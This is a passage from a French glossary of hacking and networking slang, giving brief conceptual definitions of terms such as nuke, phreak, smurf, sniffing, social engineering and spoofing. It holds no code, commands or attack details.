Flooder : personne ou logiciel qui va répéter un processus en boucle de sorte à surcharger un système, le plus souvent un réseau.

Lamer : individu incompétent qui passe ses journées à embêter tout le monde sans raisons et qui ne prend pas conscience de sa stupidité.

Newbie : quoi, vous ne savez pas ce que c'est ?

Nuke : technique qui consiste à envoyer un paquet particulier à un système Windows pour en altérer le fonctionnement. Par exemple, les failles SMB de l'OS Windows (jusqu'à la version XP) permettent le nuke.

Phreak : technique de piratage des lignes téléphoniques et des réseaux de télécommunication.

Smurf : technique utilisant un réseau répondant aux requêtes de type "broadcast" ou "multicast" pour amplifier des envois de paquets, dans le but de surcharger une cible.

Sniffing : méthode qui consiste à espionner tous les paquets qui transitent sur un réseau.

Social Engineer : c'est une personne qui se fait passer pour une autre afin d'obtenir des informations confidentielles dans la vie réelle.

Socket : couche logicielle qui permet la communication réseau.

Spoofing : méthode qui consiste à camoufler l'adresse source d'un attaquant au niveau des paquets réseaux (IP).